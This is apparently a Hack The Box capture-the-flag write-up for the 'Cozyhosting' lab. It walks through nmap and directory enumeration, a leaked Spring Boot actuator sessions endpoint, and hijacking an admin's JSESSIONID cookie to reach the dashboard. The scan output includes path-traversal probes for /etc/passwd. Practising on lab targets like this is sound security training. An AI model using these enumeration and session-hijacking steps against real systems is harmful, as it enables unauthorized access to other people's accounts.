
Cozyhosting - HTB

- Nmap Scan -


```
# Nmap 7.94 scan initiated Sun Sep 24 09:40:48 2023 as: nmap -A -T4 -vv -oN nmapscan_topports -Pn 10.10.11.230
Increasing send delay for 10.10.11.230 from 5 to 10 due to 11 out of 23 dropped probes since last increase.
Nmap scan report for 10.10.11.230
Host is up, received user-set (0.62s latency).
Scanned at 2023-09-24 09:40:48 EDT for 88s
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEpNwlByWMKMm7ZgDWRW+WZ9uHc/0Ehct692T5VBBGaWhA71L+yFgM/SqhtUoy0bO
|   256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHVzF8iMVIHgp9xMX9qxvbaoXVg1xkGLo61jXuUAYq5q
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://cozyhosting.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Sep 24 09:42:16 2023 -- 1 IP address (1 host up) scanned in 87.85 seconds
```

- We see port 22 and 80 open
- On trying to visit http://10.10.11.230:80/ we get 301 response code with the location as - `cozyhosting.htb`
- Adding `cozyhosting.htb` to `/etc/hosts`



```
┌──(kali㉿kali)-[~/Documents/HTB/Cozyhosting]
└─$ printf "%s\t%s\n\n" "$IP" "cozyhosting.htb" | sudo tee -a /etc/hosts
[sudo] password for kali:
10.10.11.230    cozyhosting.htb


┌──(kali㉿kali)-[~/Documents/HTB/Cozyhosting]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.10.11.230    cozyhosting.htb


┌──(kali㉿kali)-[~/Documents/HTB/Cozyhosting]
└─$
```

- Now, visiting - http://cozyhosting.htb:80/ we get -



We offer modern solutions for growing your business

Host a project of any size and complexity with Cozy Hosting


- On doing directory enumeration using `gobuster` with the following command -

```
$ gobuster dir -u http://cozyhosting.htb:80/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

- I got the following result -

```
/admin                (Status: 401) [Size: 97]
/login                (Status: 200) [Size: 4431]
/logout               (Status: 204) [Size: 0]
/error                (Status: 500) [Size: 73]
/index                (Status: 200) [Size: 12706]
/[                    (Status: 400) [Size: 435]
/plain]               (Status: 400) [Size: 435]
```

- On visiting `http://cozyhosting.htb/login` we get -



Login to Your Account

Username

@


Password

□ Remember me

Login

Designed by BootstrapMade

- Tried some default credentials but didn't get any lead.
- On visiting the `/error` page , got the following error -




Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Tue Sep 26 09:53:00 UTC 2023
There was an unexpected error (type=None, status=999).

- On searching for the error, we get to know that this is a Spring Boot error page -




About 54,40,000 results (0.37 seconds)

WhiteLabel Error Page is a generic Spring Boot error page that is displayed when no custom error page is present. A WhiteLabel Error can is disabled in the application. properties file by setting the server. error. 16-Jul-2023

ZetCode
https://zetcode.com › springboot › whitelabelerror

Spring Boot Whitelabel Error - ZetCode

- Some spring boot endpoints -




Spring Boot Actuator Endpoints

The actuator endpoints allow us to monitor and interact with our Spring Boot application. Spring Boot includes number of built-in endpoints and we can also add custom endpoints in Spring Boot application.

The following table describes the widely used endpoints.


Id	Usage	Default
actuator	It provides a hypermedia-based **discovery page** for the other endpoints. It requires Spring HATEOAS to be on the classpath.	True
auditevents	It exposes audit events information for the current application.	True
autoconfig	It is used to display an auto-configuration report showing all auto-configuration candidates and the reason why they 'were' or 'were not' applied.	True
beans	It is used to display a complete list of all the Spring beans in your application.	True
configprops	It is used to display a collated list of all @ConfigurationProperties.	True
dump	It is used to perform a thread dump.	True
env	It is used to expose properties from Spring's ConfigurableEnvironment.	True
flyway	It is used to show any Flyway database migrations that have been applied.	True
health	It is used to show application health information.	False
info	It is used to display arbitrary application info.	False
loggers	It is used to show and modify the configuration of loggers in the application.	True

- On running directory scanning using `dirsearch` I got some more interesting results -



```
┌──(kali㉿kali)-[~/Documents/HTB/Cozyhosting]
└─$ dirsearch -u http://cozyhosting.htb:80/

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/cozyhosting.htb-80/-_23-09-24_09-54-15.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-09-24_09-54-15.log

Target: http://cozyhosting.htb:80/

e[09:54:17] Starting:
[09:55:20] 200 -    0B  - /Citrix//AccessPlatform/auth/clientscripts/cookies.js
[09:55:27] 400 -  435B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[09:55:30] 400 -  435B  - /a%5c.aspx
[09:55:32] 200 -  634B  - /actuator
[09:55:33] 200 -   15B  - /actuator/health
[09:55:33] 200 -    5KB - /actuator/env
[09:55:33] 200 -   10KB - /actuator/mappings
[09:55:33] 200 -   98B  - /actuator/sessions
[09:55:34] 200 -  124KB - /actuator/beans
[09:55:34] 401 -   97B  - /admin
[09:56:22] 200 -    0B  - /engine/classes/swfupload//swfupload.swf
[09:56:22] 200 -    0B  - /engine/classes/swfupload//swfupload_f9.swf
[09:56:22] 500 -   73B  - /error
[09:56:24] 200 -    0B  - /examples/jsp/%252e%252e/%252e%252e/manager/html/
[09:56:26] 200 -    0B  - /extjs/resources//charts.swf
[09:56:32] 200 -    0B  - /html/js/misc/swfupload//swfupload.swf
[09:56:35] 200 -   12KB - /index
[09:56:43] 200 -    4KB - /login
[09:56:43] 200 -    0B  - /login.wdm%2e
[09:56:44] 204 -    0B  - /logout
[09:57:13] 400 -  435B  - /servlet/%C0%AE%C0%AE%C0%AF
```


- Got something interesting on visiting - `/actuator/sessions`



cozyhosting.htb/actuator/sessions

```
C47E787BE37214C02015075CAAF239A3:   "UNAUTHORIZED"
E3034D4FC45425D66A7F8463F42C17F1:   "UNAUTHORIZED"
B4BD9EB3515EA33ADD824E5006B9E57F:   "UNAUTHORIZED"
B4B5B63E8F367B538449851A563CB4CA:   "kanderson"
0EDC135CDDE8D356939AC908B8DB56DB:   "kanderson"
```

- Got a cookie like value for the user `kanderson`
- Now visited the login page, opened the developer tools and changed the `JSESSIONID` cookie value to the value we found above.



cozyhosting.htb/login?error

Login to Your Account

Username

@


Password

□ Remember me

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
JSESSIONID	B4B5B63E8F367B538449851A563CB4CA	cozyhosting.htb	/	Session	42	true	false	None	Sun, 24 Sep 2023 14:15:36 GMT

```
JSESSIONID:"B4B5B63E8F367B5…449851A563CB4CA"
  Created:"Sun, 24 Sep 2023 14:14:53 GMT"
  Domain:"cozyhosting.htb"
  Expires / Max-Age:"Session"
  HostOnly:true
  HttpOnly:true
  Last Accessed:"Sun, 24 Sep 2023 14:15:36 GMT"
  Path:"/"
  SameSite:"None"
  Secure:false
  Size:42
```

- After refreshing the page, I successfully got logged in as admin.



cozyhosting.htb/admin?error=Host key verification failed.

Cozy Cloud

K. Anderson

Admin Dashboard


Recent Sales | Today

#	Host	Description	Cost	Status
#2457	suspicious mcnulty	Static content	$64	Patched
#2147	boring mahavira	API server	$47	Pending
#2049	stoic varahamihira	Metrics backend	$147	Patched
#2644	tender mirzakhani	Website	$67	Not patched
#2644	sleepy mcclintock	Administrator panel	$165	Patched
#2644	cranky mcnulty	Test runner	$82	Not patched
#2644	goofy kalam	CI/CD	$99	Patched
#2644	reverent archimedes	Test pipeline	$24	Patched
#2644	awesome lalande	Dev environment	$53	Not patched

Running software | Today

Include host into automatic patching

